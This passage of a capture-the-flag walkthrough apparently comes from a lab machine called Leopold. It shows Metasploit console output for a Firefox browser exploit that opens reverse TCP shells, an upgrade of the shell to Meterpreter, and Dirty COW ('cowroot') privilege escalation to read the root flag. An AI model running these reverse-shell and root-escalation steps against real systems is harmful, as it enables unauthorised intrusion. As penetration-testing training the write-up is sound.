*] Exploit completed, but no session was created.

*] Started reverse TCP handler on 10.0.2.10:4444
nsf5 exploit(multi/browser/firefox_tostring_console_injection) > [*] Using URL: http://10.0.2.10:8080/NkAzdXUdhQg
*] Server started.
```

The payload works as expected and a shell is received. Unfortunately, the shell seems to die after a few commands. Repeating the process explained above gives a new shell.


Maintaining Access

To keep control of the target machine the shell was upgraded to a Meterpreter shell. To upgrade to a Meterpreter shell simply run the command sessions -u <session number>. Once the script completes the Meterpreter session can be accessed using sessions -I <session number>.



```
msf5 exploit(multi/browser/firefox_tostring_console_injection) > sessions -u 2
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [2]

[!] SESSION may not be compatible with this module.
[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.0.2.10:4433
[*] Sending stage (985320 bytes) to 10.0.2.17
[*] Command stager progress: 100.00% (773/773 bytes)
msf5 exploit(multi/browser/firefox_tostring_console_injection) > sessions -i 2
[*] Starting interaction with 2...

[*] Meterpreter session 3 opened (10.0.2.10:4433 -> 10.0.2.17:41912) at 2019-05-25 03:43:49 -0400
```

Once the session is opened the first flag can be obtained. Running the command uname -a reveals that Leopold is using Linux kernel version 3.5, which is vulnerable to Dirty Cow. Dirty Cow stands for dirty copy on write. Copy on write is a feature in Linux that allows a process to check out a copy of a file, for example /etc/passwd. The copy of the file obtained by the requesting process is made writeable, while the original is untouched. The Dirty Cow exploit takes advantage of a race condition that results in the file being made writeable **before** being copied, which means that the original file can be tampered with. Dirty Cow can be downloaded from the exploit database and ran on the victim machine to obtain root privileges (after making a few small changes to the source code).



```
uname -a
Linux leopold 3.5.0-17-generic #28-Ubuntu SMP Tue Oct 9 19:32:08 UTC 2012 i686 i686 i686 GNU/Linux
./cowroot

python -c 'import pty; pty.spawn("/bin/bash")'
root@leopold:/home/leopold/folder# whoami
whoami
root
root@leopold:/home/leopold/folder# cd /root
cd /root
root@leopold:/root# ls
ls
flag.txt
root@leopold:/root# cat flag.txt
cat flag.txt
53b0af358e2bf5cef9883f25fc
root@leopold:/root# 
```

Once root privileges are obtained cd to the root directory and capture the root user’s flag.